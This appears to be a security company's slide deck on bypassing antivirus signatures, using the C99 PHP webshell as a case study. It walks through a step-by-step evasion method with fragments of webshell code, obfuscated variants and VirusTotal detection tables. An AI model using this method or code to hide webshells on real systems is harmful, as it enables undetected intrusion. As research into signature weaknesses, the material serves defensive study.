COMSEC Group
Cyber & Information Security


WebShell AV signature bypass and identification

C99 Webshell case study

Gil Cohen, CTO

Agenda

- Endpoint anomaly detection - intro
- Signature based detection alone is not good
- How bad is it? C99 WebShell Case study
- So how do you detect Webshells?



Your host

Gil Cohen
CTO, Comsec Global

- IDF Programming course graduate (“Mamram”) and former waterfall developers
- Cyber Security professional with more than 12 years of experience
- Vast comprehensive knowledge in penetration tests, secured design, programmers’ training and information security in general

30 years

Established in 1987, Comsec has nearly three-decades of experience in all aspects of information security.

150 consultants

Allows us to deliver a broad spectrum of services and to provide a uniquely flexible service level.

600 clients

From blue chip companies to start-ups, Comsec has a deep sector expertise in most verticals and un-paralleled understanding of our clients’ business environment.

22 countries

With offices in London, Rotterdam and excellence center in Tel Aviv, Comsec is able to deliver global impact through local presence spanning over 22 countries and five continents.

AV – How does it works?


- The AV\End point protection common detection techniques: file scanning or behavioral scanning AKA heuristic scan.
- File scanning uses **signatures**
  - A data pattern that provides a unique identification of a certain object.
- In order to determine whether the file is malicious in nature:
  - Signatures: scan string collections or binary data and compares to its list of signatures.
  - Behavior – sandboxing: Allocate an isolated space, execute the file and examine the actions it performs.
  - Behavior – anomaly detection: Hook key functions in the operating system in order to get indication for any suspicious activity.

How does it works?

- Signature file scanning is **faster**, and have **low false positives rate**.
- Behavior scan is **slower** and requires **deeper research** to analyze the “harmful” activity, **higher false positive rate**.

Examples of ways to bypass:

- **Signature based scan: Modifying the file’s name, resizing or concatenating the code, creating empty functions, etc.**
- Behavior scan: Delaying harmful activity for a period of time or modifying a different number of registry values , etc.
- OS function hooking: Using root\system privileges.



How does it works?

Different security products and components actually use similar signature and behavior detection methods to scan for threats.

It is necessary to implement both methods for better protection.

Signature based detection alone is not good

Einstein Firewall


A good example of a product that fails to implement both methods, is the Einstein Firewall, a Firewall that was developed by the DHS and costs **6 Billion$**.

Started in 2003, further developed in 2009.

The Firewall is **signature based ONLY** which makes it **far less** effective:

- Unable to monitor web traffic for malicious content.
- Unable to uncover malware in a system.
- Unable to monitor cloud services either.
- **Only offers signature-based threat** , and intrusion detection, rather than monitoring for unusual activity.

It fails to detect 94% percent of latest threats.



Mobile Anti-Virus

Another example is the AV scans for mobile devices, which are also **signatures based.**

Unrooted device:

- Most apps are being downloaded from the apps stores (many can also root the phone).
- The mobile OS allocates for each app an isolated memory section, and run it sandboxed.
- The lack in permissions to run and scan all over the operating systems actually **prevents running behavior-based malware tracking.**
- The AV can signature scan the apps package level and shared files such as videos images etc.


Rooted device:

- Once the phone is rooted, the AV can get full control to scan the entire OS, but so do the app.
- Therefor, the system **can't detect** any malicious activities.

AV Signatures mechanism

- Executable files contain a collection of strings/binary (code) data
- The way **AV** interprets a file during a signature scan is **different** to how the **system** interprets it during execution.
- The signatures rely on the form of the code whereas the computer (machine) relies on the **substance** of the code.
- The following code fragments are seen as **different by the AV**, where as the **system** sees them as the **identical** code:

`Var strPassword = "1234";`	`Var strValue = "1234";` `Var strPassword = strValue;`



How bad is signature based detection?


C99 Webshell case study

The Mission

Upload a C99 webshell file whilst bypassing AV.

Required tools:

- Notepad++.
- Virustotal.com website.
- C99.php file (2997 lines of code)
  - A well known web-shell
- Free obfuscation utility.



SHA256: c615b0904d0fff684be27829036b70316fb9c9eaa87839cc571283a8f068303c

File name: c99.php

Detection ratio: 34 / 56

Antivirus	Result	Update
AVG	PHP/BackDoor.C99Shell	20160321
AVware	Backdoor.PHP.C99shell.a (v)	20160322
AegisLab	Backdoor.Php.C99Shell!c	20160322
Agnitum	PHP.ShellBot.K	20160316
AhnLab-V3	JS/SARS.S40	20160322
Avast	PHP:C99Shell-A [Trj]	20160322
Avira (no cloud)	PHP/C99Shell.B	20160322
Baidu	PHP.Backdoor.C99Shell.o	20160321
Bkav	VEXDDE9.Webshell	20160321
CAT-QuickHeal	HTM/C99shell.G	20160322
ClamAV	Win.Trojan.Shell-17	20160319
Comodo	Backdoor.PHP.Agent.PH	20160322

COMSEC Group
Cyber & Information Security

Approach Phases


A. “Slice and Dice” the webshell file until it is no longer detected by the AV as malicious.
B. Identify the minimum sized content that the AV detects (the signature).
C. Use the characteristics of the signature and VirusTotal to help identify signatures for other AV products.
D. Refactor the webshell file to evade as many signatures as possible.

Phase A

- Goal: Bypass a signature of a single AV.
- Steps to perform:
  - Cut the file until error messages are no longer received.
  - Once an alerting string is found, leave it and keep cutting the rest of the lines in the file until the next alerting line is found.
    Repeat till the whole signature is found.
  - Modify the line which caused the AV bypass.

Key Rule:

- The file **integrity** is **not important at this point**.
- We are just looking for the strings which **stop the AV** from **detecting** the file as malicious.
- Once you reveal the signature: GAME OVER.



Signature - McAfee

```
<?php
!function_exists("getmicrotime"))
//DON'T YOU FORGOT ABOUT PASSWORD!!!
```

The AV identifies the file as Backdoor-DNF (Type:Trojan).
The signature above represents the C99.php file.

COMSEC Group
Cyber & Information Security

Signature - McAfee

```php
<?php
//Starting calls
if (!function_exists("getmicrotime")) {function getmicrotime() {list($usec, $sec) = explode(" ", microtime()); return ((float)$usec + (float)$sec);}}
error_reporting(5);
@ignore_user_abort(true);
@set_magic_quotes_runtime(0);
$win = strtolower(substr(PHP_OS,0,3)) == "win";
define("starttime",getmicrotime());
if (get_magic_quotes_gpc()) {if (!function_exists("strips")) {function strips(&$arr,$k="") {if (is_array($arr)) {foreach($arr as $k=>$v) {if (strtouppe
$_REQUEST = array_merge($_COOKIE,$_GET,$_POST);
foreach($_REQUEST as $k=>$v) {if (!isset($$k)) {$$k = $v;}}

$shver = "KingDefacer"; //Current version
//CONFIGURATION AND SETTINGS
if (!empty($unset_surl)) {setcookie("ashcoike_surl"); $surl = "";}
elseif (!empty($set_surl)) {$surl = $set_surl; setcookie("ashcoike_surl",$surl);}
else {$surl = $_REQUEST["ashcoike_surl"]; //Set this cookie for manual SURL
}

$surl_autofill_include = true; //If true then search variables with descriptors (URLs) and save it in SURL.

if ($surl_autofill_include and !$_REQUEST["ashcoike_surl"]) {$include = "&"; foreach (explode("&",getenv("QUERY_STRING")) as $v) {$v = explode("=",$v);
if (empty($surl))
{
 $surl = "?".$includestr; //Self url
}
$surl = htmlspecialchars($surl);

$timelimit = 0; //time limit of execution this script over server quote (seconds), 0 = unlimited.

//Authentication
$login = ""; //login
//DON'T FORGOT ABOUT PASSWORD!!!
$pass = ""; //password
$md5_pass = ""; //md5-cryped pass. if null, md5($pass)
```

COMSEC Group
Cyber & Information Security

Signature - ESET-NOD32


```
<?php
----------------------------------------------------------------------------
header("Content-disposition: attachment; filename=\"".basename($sql_dump_file)."\";");
----------------------------------------------------------------------------
if (!empty($dmptbls)) {$set["onlytabs"] = explode(";",$dmptbls);}
----------------------------------------------------------------------------
if (!is_numeric($fqb_lenght)) {$fqb_lenght = $nixpwdperpage;}
$fp = fopen("/etc/passwd","r");
----------------------------------------------------------------------------
$ftpquick_t = round(getmicrotime()-$ftpquick_st,4);
----------------------------------------------------------------------------
eval($eval);
----------------------------------------------------------------------------
```

Phase B

- Goal: Understand common AVs signatures' patterns.
- Steps to perform:
  - Perform Phase A for several AVs.
  - Learn about ways to modify common suspected commands and signatures which bypass the AV in a way that will **maintain file integrity**.
  - Understand the AV signatures **concept**.

Key Rule:

- Different AVs' signatures are based on the same concepts but in different locations.
- Code can be structured in different ways but achieve the same result.
- This allows us to **modify lines** easily, in order to **bypass as many AVs as possible**.



Signatures

- The end of the last line of the file:

```
<?php chdir($lastdir); ashshexit(); ?>
```

- The signature relies on the existence of particular function:

```
781  function ashshexit()
782  {
783   onphpshutdown();
784   exit;
785  }
```

- When **renaming the function**: ”ashshexit”, we bypass the following AV:

Panda	PHP/C99Shell.B	20160308
DrWeb	PHP.Rst.5	20160309

- In addition, adding space before “;” bypasses the Panda AV.

Signatures

- This signature relies on the existence of a suspicious function names such as:

```
381  if (!function_exists("myshellexec"))
382  {
383  function myshellexec($cmd)
384  {
```

- When **renaming the function** ”myshellexec”, we bypass the following AVs:

Fortinet	PHP/C99shell.BGT!tr	20160310
ClamAV	PHP.Shell-12	20160310
Agnitum	PHP.ShellBot.K	20160308
AhnLab-V3	JS/SARS.S40	20160309

Signatures

- In one of the last lines in the file:

```
2987 <?php echo $dispd; ?>
```

- The signature relies on the existence of a certain variable:

```
845 $dispd = htmlspecialchars($d);
```

- By **renaming the variable** ”dispd”, we bypass the DrWeb AV:

DrWeb	PHP.Rst.5	20160309

Signatures

- Some signatures relies on the existence of certain string:

```
2978    foreach ($k as $u) {echo $u.":<img src=\"".$surl."act=img&img=".$u."\" border=\"1\"><br>";}
```

- By performing **string concatenation**, we bypass the Rising AV:

Rising	JS:Trojan.C99Shell!8.AA [F]	20160309

- Another option is to **implement** the foreach condition **in a different way** (“for” for example).
  Once the condition is removed, this bypasses the AV.

Signatures

- This signature relies on the existence of a string as part of an array:
- Strings (lines : 2640 to 2941):

```
2640    $images = array(
2916   "ext_tar"=>
2917   "R0lGODlhEAAQAGYAACH5BAEAAEsALAAAAAAQABAAhgAAABlOAFgdAFAAAIYCUwA8ZwA8Z9DY4JIC".
2918   "Wv///wCIWBE2AAAyUJicqISHl4CAAPD4/+Dg8PX6/5OXpL7H0+/2/aGmsTIyMtTc5P//sfL5/8XF".
2919   "HgBYpwBUlgBWn1BQAG8aIABQhRbfmwDckv+H11nouELlrizipf+V3nPA/40CUzmm/wA4XhVDAAGD".
2920   "UyWd/0it/1u1/3NzAP950P990mO5/7v14YzvzXLrwoXI/5vS/7Dk/wBXov9syvRjwOhatQCHV17p".
```

- By performing **string concatenation**, we bypass the following AVs:

Jiangmin	Trojan/Script.Gen	20160309
Rising	JS:Trojan.C99Shell!8.AA [F]	20160309

- Removing the entire array bypasses the AV below, but also harms the file's integrity:

CAT-QuickHeal	HTM/C99shell.G	20160309

- We learn that simple file editing using notepad++ (crossing the lines & adding "." instead) can make a difference.
- In addition, we understand that replacing text using regex patterns is a common working tactic.

The Method

AV companies will attempt to create a signature with the **biggest odds to match a malicious file**, and **the least odds** to match a non-harmful file.

Therefore the signature will include data which is unique to a certain file:

- File type.
- Special functions calls.
- Variables & function and variables combinations.
- Comment written by the creator (actually provides a good identification).
- Long scrambled strings.


Testing C99.php file showed that AV signatures are focused on the 50 first & last lines of the file.

Phase C

- Goal: Bypass the largest amount of AV signatures using the smallest amount of file modifications.
- Steps to perform:

- Modify the file using appropriate replacement chars/strings.
- Be sure to replace the strings carefully and in the right order so as to maintain file integrity.

Key Rule: Have fun ;)



Action: File check using VirusTotal

- The starting detection ratio of an unchanged C99 file in Virus Total is **34 out of 56 AVs.**

SHA256: c615b0904d0fff684be27829036b70316fb9c9eaa87839cc571283a8f068303c

File name: c99.php

Detection ratio: 34 / 56

Antivirus	Result	Update
AVG	PHP/BackDoor.C99Shell	20160321
AVware	Backdoor.PHP.C99shell.a (v)	20160322
AegisLab	Backdoor.Php.C99Shell!c	20160322
Agnitum	PHP.ShellBot.K	20160316
AhnLab-V3	JS/SARS.S40	20160322
Avast	PHP:C99Shell-A [Trj]	20160322
Avira (no cloud)	PHP/C99Shell.B	20160322
Baidu	PHP.Backdoor.C99Shell.o	20160321
Bkav	VEXDDE9.Webshell	20160321
CAT-QuickHeal	HTM/C99shell.G	20160322
ClamAV	Win.Trojan.Shell-17	20160319
Comodo	Backdoor.PHP.Agent.PH	20160322

Action: File check using VirusTotal

- After removing the **McAfee signature**, the ratio drops to **30/55** detection rate.

AVG	PHP/BackDoor.C99Shell	20160229
AVware	Backdoor.PHP.C99shell.a (v)	20160229
AegisLab	Backdoor.Php.C99Shell!c	20160229
Agnitum	PHP.ShellBot.K	20160228
AhnLab-V3	JS/SARS.S40	20160229
Avast	PHP:C99Shell-A [Trj]	20160229
Avira (no cloud)	PHP/C99Shell.B	20160228
Bkav	VEXEBC5.Webshell	20160227
CAT-QuickHeal	HTM/C99shell.G	20160227
ClamAV	PHP.Shell-12	20160229
Comodo	Backdoor.PHP.Agent.PH	20160229
DrWeb	PHP.Rst.5	20160229
ESET-NOD32	PHP/C99Shell.A	20160229
Fortinet	PHP/C99shell.BGT!tr	20160228

Fortinet	PHP/C99shell.BGT!tr	20160228
GData	Script.Trojan.Agent.DBNCXS	20160229
Ikarus	Backdoor.PHP.C99Shell	20160229
Jiangmin	Trojan/Script.Gen	20160229
K7AntiVirus	Trojan (002e0d001)	20160229
K7GW	Trojan (002e0d001)	20160229
Kaspersky	Backdoor.PHP.C99Shell.bv	20160229
McAfee-GW-Edition	BehavesLike.JS.Backdoor.cm	20160229
Microsoft	Backdoor:PHP/C99shell.AH	20160229
NANO-Antivirus	Trojan.Html.C99Shell.wahxr	20160229
Panda	PHP/C99Shell.B	20160228
Qihoo-360	php.script.c99shell.10	20160229
Sophos	Mal/C99-A	20160229
Symantec	PHP.Backdoor.Trojan	20160228
TrendMicro	Possible_C99-1	20160229
VBA32	Backdoor.PHP.C99Shell.y	20160229
VIPRE	Backdoor.PHP.C99shell.a (v)	20160229
ALYac	✓	20160229
Ad-Aware	✓	20160229

BitDefender	✓	20160229
ByteHero	✓	20160229
CMC	✓	20160225
Cyren	✓	20160229
Emsisoft	✓	20160229
F-Prot	✓	20160229
F-Secure	✓	20160229
Malwarebytes	✓	20160229
McAfee	✓	20160229
eScan	✓	20160229
Rising	✓	20160225
SUPERAntiSpyware	✓	20160229
Tencent	✓	20160229
TheHacker	✓	20160227
TrendMicro-HouseCall	✓	20160229
ViRobot	✓	20160229
Zillya	✓	20160227
Zoner	✓	20160229
nProtect	✓	20160226

Action: Remove comments

Action: **Remove comments** from the first 31 lines

- The file bypasses 6 AVs, including Microsoft & Kaspersky. Detection ratio: **24/54**.
- Note that by **removing any more comments** other than the one in the 31 first rows, won't bypass any additional AV.
- Other AVs use multiple signatures for C99.
  - Even if you break one signature, it will still keep showing as malicious based on another signature.
  - Removing more comments might remove multiple-lines based signatures, but won't stop any more AVs from keep detecting the malicious file.

Antivirus	Result	Update
AVG	PHP/BackDoor.C99Shell	20160229
AVware	Backdoor.PHP.C99shell.a (v)	20160229
Agnitum	PHP.ShellBot.K	20160228
AhnLab-V3	JS/SARS.S40	20160229
Avast	PHP:C99Shell-A [Trj]	20160229
Bkav	VEXDCA5.Webshell	20160227
CAT-QuickHeal	HTM/C99shell.G	20160227
ClamAV	PHP.Shell-12	20160229
Comodo	Backdoor.PHP.Agent.PH	20160229
DrWeb	PHP.Rst.5	20160229
ESET-NOD32	PHP/C99Shell.NAH	20160229
Fortinet	PHP/C99shell.BGT!tr	20160228
Ikarus	Backdoor.PHP.C99Shell	20160229
Jiangmin	Trojan/Script.Gen	20160229
McAfee-GW-Edition	BehavesLike.JS.Backdoor.cm	20160229
NANO-Antivirus	Trojan.Html.C99Shell.wahxr	20160229
Panda	PHP/C99Shell.B	20160228
Qihoo-360	php.script.c99shell.10	20160229
Sophos	Mal/C99-A	20160229
Symantec	PHP.Backdoor.Trojan	20160228
TrendMicro	Possible_C99-1	20160229
TrendMicro-HouseCall	Possible_C99-1	20160229
VBA32	Backdoor.PHP.C99Shell.y	20160229
VIPRE	Backdoor.PHP.C99shell.a (v)	20160229
ALYac	✓	20160229
Ad-Aware	✓	20160229
AegisLab	✓	20160229
Alibaba	✓	20160229
Antiy-AVL	✓	20160229
Arcabit	✓	20160229
Baidu-International	✓	20160228
BitDefender	✓	20160229
ByteHero	✓	20160229
CMC	✓	20160226
Cyren	✓	20160229
Emsisoft	✓	20160229
F-Prot	✓	20160229
F-Secure	✓	20160229
GData	✓	20160229
K7AntiVirus	✓	20160229
K7GW	✓	20160229
Kaspersky	✓	20160229
Malwarebytes	✓	20160229
McAfee	✓	20160229
eScan	✓	20160229
Microsoft	✓	20160229
Rising	✓	20160226
SUPERAntiSpyware	✓	20160229
Tencent	✓	20160229
TheHacker	✓	20160227
ViRobot	✓	20160229

Action: Replacing strings

Action: Replace common strings, add spaces, etc.

- **Adding space** between “((“ and “))”, changing it to “((“ and “))” bypasses 2 AVs:

ClamAV	PHP.Shell-12	20160310
Comodo	Backdoor.PHP.Agent.PH	20160310

- **Adding space** between “}}” and changing it to “} }”, removes the AV below:

Baidu	PHP.Backdoor.C99Shell.f	20160310

- **Adding space** before ; ,(2074 occurrences were replaced).

Agnitum	PHP.ShellBot.K	20160308
Ikarus	Backdoor.PHP.C99Shell	20160310

- One AV suddenly decided **alerting again** (it happens…)

Baidu	PHP.Backdoor.C99Shell.f	20160310

- Replacing “space=space” with “space space = space space”.

Action: Replacing strings

- **Adding a space** between ($ - (1389 occurrences were replaced), bypassing the following Avs:

DrWeb	PHP.Rst.5	20160310
McAfee-GW-Edition	BehavesLike.JS.Backdoor.cm	20160310

Remaining Av list after replacing all of the strings:
16/56 ☺

Antivirus	Result	Update
AhnLab-V3	JS/SARS.S40	20160310
Avast	PHP:C99Shell-A [Trj]	20160310
Avira (no cloud)	PHP/Limworm.172478	20160310
Baidu	PHP.Backdoor.C99Shell.f	20160310
Bkav	VEXD315.Webshell	20160310
CAT-QuickHeal	HTM/C99shell.G	20160310
ESET-NOD32	PHP/C99Shell.NAH	20160310
Fortinet	PHP/C99shell.BGTltr	20160310
Jiangmin	Trojan/Script.Gen	20160310
NANO-Antivirus	Trojan.Script.C99Shell.bgzath	20160310
Qihoo-360	php.script.c99shell.10	20160310
Rising	JS:Trojan.C99Shell!8.AA [F]	20160310
Sophos	Mal/C99-A	20160310
TrendMicro	Possible_C99-1	20160310
TrendMicro-HouseCall	Possible_C99-1	20160310
VBA32	Backdoor.PHP.C99Shell.y	20160309

Action: Renaming functions

Action: **Renaming functions**

- After renaming functions, the detection rate drops to: 11 / 56 ☺
- Important: Rename before concatenation strings (the next step) if there are functions' string references

Antivirus	Result	Update
Avast	PHP:C99Shell-A [Trj]	20160313
Avira (no cloud)	PHP/Limworm.172478	20160312
Bkav	VEX7271.Webshell	20160312
CAT-QuickHeal	HTM/C99shell.G	20160312
Jiangmin	Trojan/Script.Gen	20160313
NANO-Antivirus	Trojan.Script.C99Shell.bgzath	20160313
Qihoo-360	php.script.c99shell.10	20160313
Rising	JS:Trojan.C99Shell!8.AA [F]	20160313
TrendMicro	Possible_C99-1	20160313
TrendMicro-HouseCall	Possible_C99-1	20160313
VBA32	Backdoor.PHP.C99Shell.y	20160313

Riskfunctioncheck1-30: Replaced:Find function_exists	
ash_buff_prepare	ash_sess_put
view_perms	Getmicrotime
posix_getpwuid	Strips
posix_getgrgid	Str2mini
posix_kill	view_size
parse_perms	fs_copy_dir
Parsesort	fs_copy_obj
riskfunctioncheck15_color	fs_move_dir
Ashgetsource	fs_move_obj
ashsh_getupdate	fs_rmdir
mysql_dump	Myshellexec
mysql_buildwhere	Tabsort
mysql_fetch_all	mysql_query_form
mysql_smarterror	mysql_create_db
ashfsearch	mysql_query_parse

Riskvarcheck1-4: Replaced:Find function
Onphpshutdown
Ashshexit
Ashftpbrutecheck
displaysecinfo

Action: String concatination

- Action: **Concatenate the strings** in the first 49 lines in the file.
- Remained Av list after Concatenation strings 8/56

```php
<?php

if (!function_exists("Riskfunct"."ioncheck1")) {function Riskfunctioncheck1()
error_reporting(5);
@ignore_user_abort(true);
@set_magic_quotes_runtime(0);
$win = strtolower(substr(PHP_OS,0,3) ) == "win";
define("start"."time",Riskfunctioncheck1());
if (get_magic_quotes_gpc()) {if (!function_exists("Riskfuncti"."oncheck2")) {
$_REQUEST = array_merge( $_COOKIE,$_GET,$_POST);
foreach( $_REQUEST as $k=>$v) {if (!isset($$k) ) {$$k = $v;}}

$shver = "Ki"."ngDefa"."cer";
```

	Result	Update
Avast	PHP:Shell-AU [Trj]	20160314
Avira (no cloud)	PHP/Limworm.172478	20160314
Bkav	VEXF732.Webshell	20160312
CAT-QuickHeal	HTM/C99shell.G	20160314
Jiangmin	Trojan/Script.Gen	20160314
NANO-Antivirus	Trojan.Script.C99Shell.bgzath	20160314
Qihoo-360	php.script.c99shell.10	20160314
VBA32	Backdoor.PHP.C99Shell.y	20160314
ALYac	✔	20160314

Note that the list is changed.
Some of these AVs **started alerting again** after the string concatenation.

This is probably due to the existence of “false signatures”.

Action: Concatenate 300 code lines

- Remaining AV list after **concatenation** of long strings **5 / 56** ☺

```
$images = array(
"arrow_ltr"=>
"R0lGODlhJgAWAIAAAAA"."AAP///yH5BAUUAAEAL"."AAAAAAmABYAAAIvjI+py+0PF4i0"."gVvzuVxXDnoQ".
"SIrUZGZoerKf28KjPNP"."Oaku5RfZ+uQsKh8Rio"."gAAOw==",
"back"=>
"R0lGODlhFAAUAKIAAAA"."AAP///93d3cDAwIaGh"."gQEBP///wAAACH5BAEAAAYALAAA"."AAAUABQAAAM8".
"aLrc/jDKSWWpjVysSNi"."YJ4CUOBJoqjniILzwu"."zLtYN/3zBSErf6kBW+gKRiPRghP"."h+EFK0mOUEqt".
"Wg0JADs=",
"buffer"=>
"R0lGODlhFAAUAKIAAAA"."AAP////j4+N3d3czMz"."LKysoaGhv///yH5BAEAAAcALAAA"."AAAUABQAAANo".
"eLrcribG90y4F1Amu5+"."NhY2kxl2CMKwrQRSGu"."Vjp4LmwDAWqiAGFXChg+xhnRB+p"."tLOhai1crEmD".
"Dlwv4cEC46mi2YgJQKa"."xsEGDFnnGwWDTEzj9j"."rPRdbhuG8Cr/2INZIOEhXsbDwkA"."Ow==",
"change"=>
"R0lGODlhFAAUAMQfAL3"."hj7nX+pqo1ejy/f7YA"."cTb+8vh+6FtH56WZtvr/RAQEZec"."x9Ll/PX6/v3+".
"/3eHt6q88eHu/ZkfH3y"."VyIuQt+72/kOm99fo/"."P8AZm57rkGS4Hez6pil9oep3GZm"."Zv///yH5BAEA".
"AB8ALAAAAAAAUABQAAAW"."f4CeOZGme6NmtLOulX"."+c4TVNVQ7e9qFzfg4HFonkdJA5S"."54cbRAoFyEOC".
"wSiUtmYkkrgwOAeA5zr"."qaLldBiNMIJeD266XY"."TgQDm5Rx8mdG+oAbSYdaH4Ga3c8"."JBMJaXQGBQgA".
"CHkjE4aQkQ0AlSITan+"."ZAQqkiiQPj1AFAaMKE"."KYjD39QrKwKAa8nGQK8Agu/CxTC"."sCMexsfIxjDL".
"zMshADs=",
"delete"=>
"R0lGODlhFAAUAOZZAPz"."8/NPFyNgHLs0YOvPz8"."/b29sacpNXV1fX19cwXOfDw8Ken"."p/n5+etgeunp".
"6dcGLMMpRurq6pKSktv"."b2+/v7+1wh3R0dPnP1"."7iAipxyel9fX7djcscSM93d3ZGR"."keEsTevd4LCw".
"sGRkZGpOU+IfQ+EQNoh"."6fdIcPeHh4YWFhbJQY"."vLy8ui+xm5ubsxccOx8kcM4UtY9"."WeAdQYmJifWv".
"vHx8fMnJycM3Uf3v8rR"."ue98ONbOzs9YFK5SUl"."KYoP+Tk5N0oSufn57ZGWsQrR9kI"."L5CQkOPj42Vl".
"ZeAPNudAX9sKMPv7+15"."QU5ubm39/f8e5u4xia"."tra2ubKz8PDw+pfee9/lMK0t81r"."fd8AKf///wAA".
"AAAAAAAAAAAAAAAAAAA"."AAAAAAAAAAAAAAAAAA"."AAAAAAAAAAAAAAAAAAAAAAAAAAA"."AAAAAAAAAAAA".
```

Antivirus	Result	Update
